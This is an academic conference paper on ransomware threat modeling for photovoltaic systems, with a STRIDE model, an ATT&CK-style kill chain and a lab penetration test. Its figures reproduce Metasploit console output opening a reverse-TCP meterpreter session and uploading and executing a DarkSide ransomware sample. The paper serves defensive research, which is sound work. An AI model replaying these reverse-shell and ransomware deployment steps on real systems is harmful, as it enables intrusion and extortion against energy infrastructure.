Ransomware Security Threat Modeling for Photovoltaic Systems

Ying Su
Dept. of Computer Science
The University of Texas at Austin
Austin, TX 78712 USA
ys24487@utexas.edu

Bohyun Ahn
Dept. of Electrical Engineering and Computer Science
Texas A&M University-Kingsville
Kingsville, TX 78363 USA
bohyun.ahn@tamuk.edu

Syed R. B. Alvee
Dept. of Electrical Engineering and Computer Science
Texas A&M University-Kingsville
Kingsville, TX 78363 USA
syed_raqueed_bin.alvee@students.tamuk.edu

Taesic Kim*
Dept. of Electrical Engineering and Computer Science
Texas A&M University-Kingsville
Kingsville, TX 78363 USA
taesic.kim@tamuk.edu

Jinchun Choi
Dept. of Electrical Engineering and Computer Science
Texas A&M University-Kingsville
Kingsville, TX 78363 USA
jinchun.choi@tamuk.edu

Scott C. Smith
Dept. of Electrical Engineering and Computer Science
Texas A&M University-Kingsville
Kingsville, TX 78363 USA
scott.smith@tamuk.edu

***Abstract*—Ransomware attacks are one of the most dangerous cyber-attacks which can disrupt the operation of photovoltaic (PV) systems and incur an enormous economic loss. This paper introduces a ransomware security threat modeling method that identifies potential vulnerabilities, threats, and impacts of ransomware attacks targeting a PV system. The security threat modeling consists of three steps: 1) system identification, 2) threat modeling that finds existing vulnerabilities, 3) attack modeling that designs attack profiles to succeed ransomware attacks, and 4) penetration testing that performs authorized cyber-attacks and analyzes impacts of the ransomware attack profiles using a real-time hardware-in-the-loop (HIL) PV system security testbed.**

Keywords—attack modeling, cybersecurity, penetration testing, photovoltaic (PV) systems, ransomware, threat modeling

I. Introduction

Ransomware is a special malware which is one of the most critical threats to modern digital systems. Ransomware attacks usually encrypt the necessary files (i.e., denial-of-resource [1]), leading to control loss of system. Only payment of the ransom of the infected systems can be recovered. Recently, ransomware attacks have targeted industrial control systems (ICS) and increased about 500% from 2018 to 2020 [2]. This drastic increase alongside the further evolution of ransomware strains threatens ICS environments with a multitude of negative impacts that include: 1) the leaking and selling of data about these systems that could lead to more cyber-attacks in the future, 2) damage to industrial processes, create public safety hazards, and 3) disrupt the functionality of critical ICS infrastructure. In 2021, the Colonial Pipeline in the United States suffered a ransomware attack that disabled computerized equipment managing all pipeline operations [3]. The company provided 4.4 million dollars in Bitcoin for the decryption tool [4]. According to the federal bureau of investigation (FBI) cyber division, 16 ransomware attacks by the Conti advanced persistent threat (APT) attacks have been detected targeting more than 400 critical health infrastructures in the world [5]. Conti ransomware encrypts the target server also stealing critical information and files (i.e., double-extortion ransomware attack), demanding a significant ransom. FBI reported that recent ransom demands have been increased up to $25 million [5]. It is anticipated that more ransomware attackers will also target smart grids such as substations and wind/solar farms.

Overall, state-of-the-art defense strategies for photovoltaic (PV) systems have focused on network-based security techniques [6], [7]. Cybersecurity roadmaps for PV systems [6] summarized cybersecurity best practices, looking to the future, a list of possible next steps for strengthening of its cyber resiliency. Sandia National Laboratory investigated three advanced network-based defense techniques for PV systems including network segmentation, encryption, and moving target defense in a virtualized environment [7]. Recently, other cybersecurity issues on PV systems such as intrusion detection methods, firmware security, and resilient controls have been studied. Forged data (e.g., sensor data and PQ set-points used for PV inverter controllers) can be detected by signature/rule-based network intrusion detection [8] data-driven detection such as artificial intelligence [9], model-based methods [10], and signal process methods (e.g., water marking) [11], [12]. Furthermore, firmware security [13], [14] and resilient controls against modified sensor data or control commands [15] have been studied. A comprehensive review of cybersecurity for PV systems is available in [16]. Recently, twenty-three security vulnerabilities were identified in a commercial PV system and mitigation methods are recommended [17]. However, security threat modeling for ransomware attacks targeting PV systems have been less investigated.

This paper aims to provide a ransomware threat modeling method to investigate ransomware attacks in a PV system. The proposed security threat modeling includes four steps: 1) system identification that describes cyber and physical components of a target PV system; 2) threat modeling that explores existing vulnerabilities and threats using a STRIDE model (i.e., Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege) [18]; 3) attack modeling that designs chain of attack actions using MITRE's ATT&CK model [19] to map out potential attack patterns; and 4) penetration testing on a hardware-in-the-loop (HIL) PV system cybersecurity testbed. The threat modeling will support the security developers to enhance a defense method to address ransomware attacks.

This work was supported in part by National Science Foundation (NSF) under award No. EEC-1359414 and the Department of Energy (DOE) under award No. DE-EE0009026.

2021 6th IEEE Workshop on the Electronic Grid (eGRID) | 978-1-6654-4979-3/21/$31.00 ©2021 IEEE | DOI: 10.1109/EGRID52793.2021.9662163

The rest of the paper is organized as follows. Section II explains an overall ransomware security modeling framework. Section III describes the proposed ransomware security modeling steps. Section IV validates the proposed security modeling methods by penetration testing on a real-time HIL PV system. Section V concludes this paper by addressing future works.

II. Related Work: Security Threat Modeling

Ransomware security threat modeling is a security process for a target system against ransomware attacks. Identifying the target system by listing all cyber-physical components and critical information should be conducted first to estimate potential security vulnerabilities [20]. Then, all possible attack paths should be found based on the list of security vulnerabilities. After that, penetration testing should be conducted to check whether the system can be infiltrated by ransomware or not. This step also allows the security developers to enhance a defense method corresponding with the attack path. The proposed ransomware security threat modeling has four stages:

1) System Identification: This step performs a system modeling that mainly identifies: 1) cyber and physical components, 2) intelligence gathering, 3) data modeling and data flow mapping, and 4) current security measures of the target system.

2) Threat Modeling: Threat modeling identifies known vulnerabilities and threats from various attack surfaces to the system operating in an environment. Commonly available threat modeling methods include Microsoft's STRIDE, Common Vulnerabilities and Exposures (CVE, i.e., lists of existing vulnerabilities), and Common Vulnerability Scoring System (CVSS, i.e., quantifying vulnerability levels).

3) Attack Modeling: The attack modeling describes methodical ways of describing actions of attackers to fulfill attacker's goals. Prior real incident cases and generative attack processes are used to design attack vectors (i.e., ways to attacks). Commonly used attack modeling methods are mathematical modeling methods (e.g., state-space equations with additional exogenous inputs as compromised sensor data), graph-based methods (e.g., attack tree and attack graph methods), and cyber kill chain (CKC)-based methods such as Lockheed Martin's CKC model [21] and MITRE's ATT&CK model [19].

4) Penetration Testing: Penetration testing, also referred to as the Red Team's activities, reproduces widespread cyberattack techniques manipulating the target system using attack tools. By conducting this process, cybersecurity experts can validate identified system vulnerabilities (implemented in the threat modeling step) following attack stages corresponding techniques/tools (designed in the attack modeling step). A famous open-source penetration testing platform is Kali Linux that provides more than six hundred penetration testing tools.

III. The Proposed Method

A. System Identification

Fig. 1 illustrates an example of A PV system diagram based on the Purdue ICS model [22]. There are two network methods to approach for an on-site PV system via: 1) a utility-owned network and 2) wide area networks (WANs). PV system operators and asset owners remotely access their PV system through the direct utility-owned network for the management. Therefore, they can send control commands to utility-owned SCADA devices (such as phasor measurement units (PMUs) and smart meters). Furthermore, they can receive device status and sensor data. Third-party vendors also can remotely access the field system (Level 1 Process) for regular software updates and maintenance purposes, passing through a remote access server (Level 4/5 Enterprise Network) to a workstation (Level 3 Operation Control) to a data manager (Level 2 Control) via WANs. A vendor may directly access the inverter if the vendor's PV smart inverter has its network server. Malicious cyber threat actors can deploy ransomware or other cyberattacks exploiting these two PV system network paths. Therefore, a threat modeling of these network paths should be investigated to find potential network weakness points against cyber threats.




Fig. 1. An ICS layer-based schematic diagram of a PV system.

The target PV system model includes two main controllers: 1) a primary controller that manages the voltage, current, and active/reactive power in terms of each converter; 2) a secondary controller that allows operators to monitor overall power data, load demand information, and availability of power generation, operated by external servers. In addition, the secondary one regulates the load's power supply sending control commands by changing active power and reactive power setpoints. An operator/vendor's server PC directly manages the secondary controller of the PV system via TCP/IP network communication. TCP/IP protocol over transport layer security (TLS) is mostly used in the PV system. In addition, the Modbus protocol generally is used in the field. Therefore, TCP/IP protocol is considered for the PV system




Fig. 2. STRIDE threat model of a PV system with the data flow.

model to emulate the current ICS environment against real cyberattacks.

B. Threat Modeling

This paper applies the STRIDE threat modeling method. It provides a full breakdown of processes, data stores, and trust boundaries. This method is also suitable for identifying and enumerating several cyber vulnerabilities of operational services, software products, and components. Fig. 2 shows the proposed STRIDE threat model of the PV system identification results of Fig. 1 considering the network paths. This data flow-based threat model visually represents multiple cyber threat spots. In general, legitimate external users access the PV system using Remote Desktop Protocol (RDP). In this case, an elevation of privilege threat (**E**) in the remote services can be occurred by illegally obtaining a remote access credential as described in [3], [5]. Moreover, spoofing (**S**) is a common threat in utility/operator/vendors' PCs by spearphishing emails pretending to be valid files or URLs. Accordingly, the remote services and the server PCs are potential candidates for an initial access point of a ransomware attack. Sensitive information of the metering device can be leaked by a ransomware attack (Information Disclosure threat (**I**)). Even though ransomware does not maliciously modify the smart inverter's parameter sets firsthand, the smart inverter can be vulnerable to additional tampering attacks due to encrypted monitoring and command control programs (Tampering threat (**T**)).

C. Attack Modeling

The proposed attack model for the PV system is designed based on the authors' security threat modeling approach [20], recent ransomware attack incident reports (DarkSide ransomware of the Colonial Pipeline and Conti ransomware of the U.S. healthcare organizations) [3]-[5], and MITRE's ATT&CK for ICS reference framework [19]. Twelve attack stages are listed in Fig. 3, with a description of each attack technique/tool. An APT adversary had obtained a stolen RDP credential directly via DarkWeb or spear phishing through weaponized email links and malicious script embedded Word attachments [5]. A remote backdoor path is established between the first target cloud server in platform information technology (PIT) and the adversary PC. (1. Initial Access). Using a network scanning tool (e.g., Router Scan), network information and network-attached storage systems in the cloud server are scanned (2. Execution). Because the threat actor monitors and manages the system remotely, the persistence of the system can be maintained (3. Persistence). Credential extraction tools (e.g., Windows Sysinternals, Mimikatz) can be used to exfiltrate high privilege credentials to escalate system privilege [5] (4. Privilege Escalation). Because the malicious user already has the higher privilege credential, the user can bypass a malicious event detection (5. Evasion). Then, all devices connected to the networks in the PV system are discovered (6. Discovery, (7. Lateral Movement). Then, required sensitive data and critical information for the operation of the PV system are collected (8. Collection). Now, the ransomware file is executed in an



PIT (Operator/Vendor)
OT (PV Power Station)
APT Adversary
(Level 5/4) Cloud Server
Level 3/2 of PV System
Level 1 of PV System
Cyber Kill Chain for ransomware attack
1. Initial Access
2. Execution
3. Persistence
4. Privilege Escalation
5. Evasion
6. Discovery
7. Lateral Movement
8. Collection
9. Command and Control (C2)
10. Inhibit Response Function
11. Impair Process Control
12. Impact
Weaponized spearphishing URLs / stolen remote access credentials
Backdoor is established
System scan by brute-force
Remote access to maintain persistence
Additional penetration testing tools are added (e.g., Windows Sysinternals, Mimikatz)
Credential extraction tools use
Masquerading as a high privilege user
PV system information discovery
Lateral movement to PV system field network
Collection critical PV system information over The Onion Router (TOR) and Cobalt Strike
Ransomware is executed encrypting all files (e.g., DarkSide, Conti ransomware)
Encrypt both PIT and OT systems
Monitoring and alarm systems are disabled due to the system encryption.
A ransom is demanded
Control command capability is disabled due to the system encryption.
The demanded ransom is NOT paid
Disclosure of PV system information to DarkWeb for extra attacks
Attacker's goal is achieved!

Fig. 3. An attack profile of a ransomware CKC attack model.





Fig. 4. Penetration testing environment.

operator's server PC in PIT. The ransomware actor is demanded a specific ransom to unlock the systems (9. Command and Control (C2)). A PV system-related alarm function program in the PV system operator's server PC is also encrypted (10. Inhibit Response Function). Sending a control command from PIT is also impaired due to the encrypted system (11. Impair Process Control). Not paid ransom results in the loss of operation and disclosure of all critical data with the vulnerability information to DarkWeb. Therefore, forthcoming cyberattacks can occur to the system (12. Impact).

D. Penetration Testing

A penetration testbed environment has been constructed, as shown in Fig. 4. This testbed includes a PV system model [] simulated by a real-time simulator (e.g., Opal-RT), a network layer of an inverter emulated by an IoT device (e.g., Raspberry Pi), a data manager installed in an IoT device that managing multiple inverters, a vendor's server, an operator's server, and an attacker's Kali Linux PC. Figs 5(a) and (b) show a normal monitoring process an active power of a PV inverter and a remote-control process of a reactive power setpoint change, separately, in the operator's server PC. Then a ransomware attack is deployed to the current system to check its impact. For the delivery and remote execution of the ransomware file, a backdoor has already been established. During the test, a real DarkSide ransomware sample is used for PV system encryption and its impact assessments.



```
# encoding=utf8
# add CSV storing (11/16)
# recieve data from OPAL-RT sim
```

```
Socket created
Socket bind complete
Socket now listening
Connected with 10.0.0.2:1204
Recv :  0.0 200
Recv :  918.6455584224077 400
Recv :  886.7614174797832 600
Recv :  911.185800962133 800
Recv :  934.9496746888273 1000
Recv :  952.0947698149737 1200
```

(a)


```
# encoding=utf8
# send data from python to OPAL-RT simu
```

```
Connected with 10.0.0.2:1181
Input a data: 500000
```

(b)

Fig. 5. Normal PV system operation in the operator's server: (a) Monitoring of active power from PV inverter and (b) sending a setpoint change control command to a PV inverter.

Following the ransomware incident cases, the backdoor has been established in the PV system operator's server PC (assumed that a stolen remote access account exploits a PC) using Metasploit tool in Kali Linux (See Fig. 6(a)). After having a certain reconnaissance period checking the victim's system directory and environment, the ransomware file is delivered then remotely executed, which is shown in Fig. 6(b). During this period, ransomware actors also steal sensitive information in the compromised PV system. Figs. 7(a) and (b) show the penetration testing results. All critical files, including the PV inverters status monitoring software (monitor.py) and control command software (send.py) in normal status (Fig. 7(a)), are encrypted with a text file creation



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.32
LHOST => 10.0.0.32
msf6 exploit(multi/handler) > set LPORT 12345
LPORT => 12345
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.32:12345
[*] Sending stage (175174 bytes) to 10.0.0.31
[*] Meterpreter session 1 opened (10.0.0.32:12345 -> 10.0.0.31:53548) at 2021-10-28 01:08:40 -0500

meterpreter > ls
Listing: C:\Users\Administrator\Downloads
=========================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100777/rwxrwxrwx  6327848   fil   2021-07-26 13:35:20 -0500  BANDIZIP-SETUP-STD-X64.EXE
100777/rwxrwxrwx  24023256  fil   2021-08-24 19:33:12 -0500  ProtonVPN_win_v1.22.2.exe
100777/rwxrwxrwx  10568968  fil   2021-08-24 14:07:51 -0500  VNC-Viewer-6.21.406-Windows.exe
100777/rwxrwxrwx  73802     fil   2021-10-28 01:07:10 -0500  backdoor.exe
100666/rw-rw-rw-  282       fil   2020-11-28 02:57:30 -0600  desktop.ini
100666/rw-rw-rw-  999194    fil   2021-07-26 13:51:14 -0500  pestudio.zip
100777/rwxrwxrwx  26037888  fil   2021-07-25 22:30:54 -0500  python-3.9.6-amd64.exe
100777/rwxrwxrwx  18989192  fil   2021-07-27 11:08:47 -0500  sublime_text_build_4113_x64_setup.exe
```

A backdoor to the victim's system is established

(a)


```
meterpreter > upload /home/kali/darkside_ransomware.exe
[*] uploading  : /home/kali/darkside_ransomware.exe -> darkside_ransomware.exe
[*] Uploaded 30.00 KiB of 30.00 KiB (100.0%): /home/kali/darkside_ransomware.exe -> darkside_ransomware.exe
[*] uploaded   : /home/kali/darkside_ransomware.exe -> darkside_ransomware.exe
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
=========================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100777/rwxrwxrwx  6327848   fil   2021-07-26 13:35:20 -0500  BANDIZIP-SETUP-STD-X64.EXE
100777/rwxrwxrwx  24023256  fil   2021-08-24 19:33:12 -0500  ProtonVPN_win_v1.22.2.exe
100777/rwxrwxrwx  10568968  fil   2021-08-24 14:07:51 -0500  VNC-Viewer-6.21.406-Windows.exe
100777/rwxrwxrwx  73802     fil   2021-10-28 01:07:10 -0500  backdoor.exe
100777/rwxrwxrwx  30720     fil   2021-10-28 01:14:52 -0500  darkside_ransomware.exe
100666/rw-rw-rw-  282       fil   2020-11-28 02:57:30 -0600  desktop.ini
100666/rw-rw-rw-  999194    fil   2021-07-26 13:51:14 -0500  pestudio.zip
100777/rwxrwxrwx  26037888  fil   2021-07-25 22:30:54 -0500  python-3.9.6-amd64.exe
100777/rwxrwxrwx  18989192  fil   2021-07-27 11:08:47 -0500  sublime_text_build_4113_x64_setup.exe

meterpreter > execute -f darkside_ransomware.exe
Process 3304 created.
```

DarkSide Ransomware is uploaded via backdoor

Ransomware is remotely deployed

(b)

Fig. 6. Screenshots of ransomware attack via a backdoor: (a) backdoor installation and (b) ransomware file upload and execution.



(a) (b)

Fig. 7. Penetration testing results: (a) normal monitoring data process of PV system in operator's server and (b) encrypted monitoring software by DarkSide ransomware.

for a ransom payment instruction (README.7ad8bf6d.TXT) (Fig. 7(b)). Therefore, the operator's server’s monitoring and control command processes are no longer available to use without a particular ransom payment. The ransomware actors can sell/disclose the leaked system information to other APT groups. In a nutshell, more different and malicious types of cyberattacks can be deployed, resulting in worse PV system impacts.

IV. Conclusion

This paper introduces a security threat modeling approach, including system identification, threat modeling, attack modeling, and penetration testing. By conducting these steps, a case of ransomware attack encrypting remote monitoring and control program of the PV system is assessed. Moreover, more different types of cyberattacks can be occurred by leaking sensitive data to other malicious cyber actors if a ransom is not paid on time. In other words, the ransomware attack can be a cornerstone for sequential cyberattacks. Future works include: 1) investigating more ransomware attack scenarios and assessments for PV systems; and 2) developing and integrating of defense methods for PV systems against ransomware attacks.

References

[1] S. S. Anadrao, “Cryptovirology: Virus approach,” *Int. J. Netw. Secur. Appl*. vol. 3, no. 4, pp. 33–46, Jul. 2011.

[2] S. Larson and C. Singleton, “Singleton, Ransomware in ICS environments,” White Paper, Dragos, Inc., Dec. 2020.

[3] CISA Alert (AA21-131A), [Online]. Available: https://us-cert.cisa.gov/ncas/alerts/aa21-131a

[4] Novinson, M, Colonial pipeline hacked via inactive account without MFA. Accessed Jul. 7, 2021, [Online]. Available: https://www.crn.com/news/security/colonial-pipeline-hacked-via-inactive-account-without-mfa

[5] FBI (Alert Number: CP-000147-MW), “Conti ransomware attacks impact healthcare and first responder networks,” May 20, 2021, [Online]. Available: https://www.ic3.gov/Media/News/2021/210521.pdf

[6] J. Johnson, “Roadmap for photovoltaic cyber security,” Sandia Technical Report, SAND2017-13262, Dec. 2017.

[7] J. Johnson, I. Onunkwo, P. Cordeiro, B. J. Wright, N. Jacobs, and C. Lai, “Assessing DER network cybersecurity defen ces in a power-communication co-simulation environment,” *IET Cyber Physical System*, vol. 5, no. 3, pp. 274–282, Mar. 2020.

[8] C. B. Jones, A. R. Chavez, R. Darbali-Zamora, and S. Hossain-McKenzie, “Implementation of intrusion detection methods for distributed photovoltaic inverters at the grid-edge,” in *Proc. 2020 IEEE Power & Energy Society Innovative Smart Grid Technologies Conference (ISGT)*, Washinton, DC, Feb. 17-20, pp. 1–5.

[9] Q. Li, F. Li, J. Zhang, J. Ye, W. Song, and A. Mantooth, “Data-driven cyberattack detection for photovoltaic (PV) systems through analyzing micro-PMU data,” in *Proc. 2020 IEEE Energy Conversion Congress and Exposition (ECCE)*, Detroit, MI, USA, Oct. 11-15, 2020, pp. 431–436.

[10] Z. Zhang, M. Easley, M. Hosseinzadehtaher, G. Amariucai, M. B. Shadmand and H. Abu-Rub, “An observer based intrusion detection framework for smart inverters at the grid-edge,” in *Proc. 2020 IEEE Energy Conversion Congress and Exposition (ECCE)*, Detroit, MI, USA, Oct. 11-15, 2020, pp. 1957–1962.

[11] J. Ramos-Ruiz, *et. al*, “An active detection scheme for cyber attacks on grid-tied PV systems,” *2020 IEEE CyberPELS*, Miami, FL, USA, 2020, pp. 1–6.

[12] K. Jhala, P. Pradhan, and B. Natarajan, “Perturbation-based diagnosis of false data injection attack using distributed energy resources,” *IEEE Trans. Smart Grid*, vol. 12, no. 2, pp. 1589–1601, Mar. 2021.

[13] A. Peedikayil Kuruvila, I. Zografopoulos, K. Basu, and C. Konstantinou, “Hardware-assisted detection of firmware attacks in inverter-based cyberphysical microgrids,” *Int. J. Electrical Power & Energy Systems*, vol. 132, pp. 1–12, Nov. 2021.

[14] G. Bere, B. Ahn, J. J. Ochoa, T. Kim, A. A. Hadi, and J. Choi, “Blockchain-based firmware security check and recovery for smart inverters,” in *Proc. 2021 IEEE Applied Power Electronics Conference and Exposition (APEC)*, Phoenix, AZ, June 14-17, 2021, pp. 675–679.

[15] S. Sahoo, T. Dragičević, Y. Yang, and F. Blaabjerg, “Adaptive resilient operation of cooperative grid-forming converters under cyber attacks,” *2020 IEEE CyberPELS*, Miami, FL, USA, 2020, pp. 1–5.

[16] J. Ye, *et. al*, “A review of cyber-physical security for photovoltaic systems,” *IEEE J. Emerging and Selective Topics in Power Electronics*, 2021, early access.

[17] Y. Dubasi, A. Khan, Q. Li, and A. Mantooth, “Security vulnerability and mitigation in photovoltaic systems,” in *Proc. 2021 IEEE 12th International Symposium on Power Electornics for Distributed Generation Systems,* Jun. 28- Jul. 1 2021, pp. 1–7.

[18] R. McRee, “Microsoft threat modeling tool 2014: Identify & mitigate,” *ISSA Journal*, pp. 39–42, May 2014.

[19] MITRE’s ATT&CK for ICS, [Online]. Available: https://collaborate.mitre.org/attackics/index.php/Main_Page

[20] B. Ahn, T. Kim, S. Smith, Y. Yoon, and M-H. Ryu, “Security threat modeling for power transformers in cyber-physical environments,” in *Proc. 2021 IEEE PES Innovative Smart Grid Technologies Conference North America*, Washington, DC, USA, Feb. 16-18, 2021, pp. 1–5.

[21] [Online]. Available: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.htm.

[22] Purdue model, [Online]. Available: https://www.zscaler.com/resources/security-terms-glossary/what-is-purdue-model-ics-security

[23] A. A. Hadi, G. Bere, B. Ahn, and T. Kim, “Smart contract-defined control and co-simulation for smart inverters in a photovoltaic (PV) system and blockchain network,” in *Proc. 2020 IEEE CyberPELS Workshop*, Oct. 13, 2020, pp.1-6.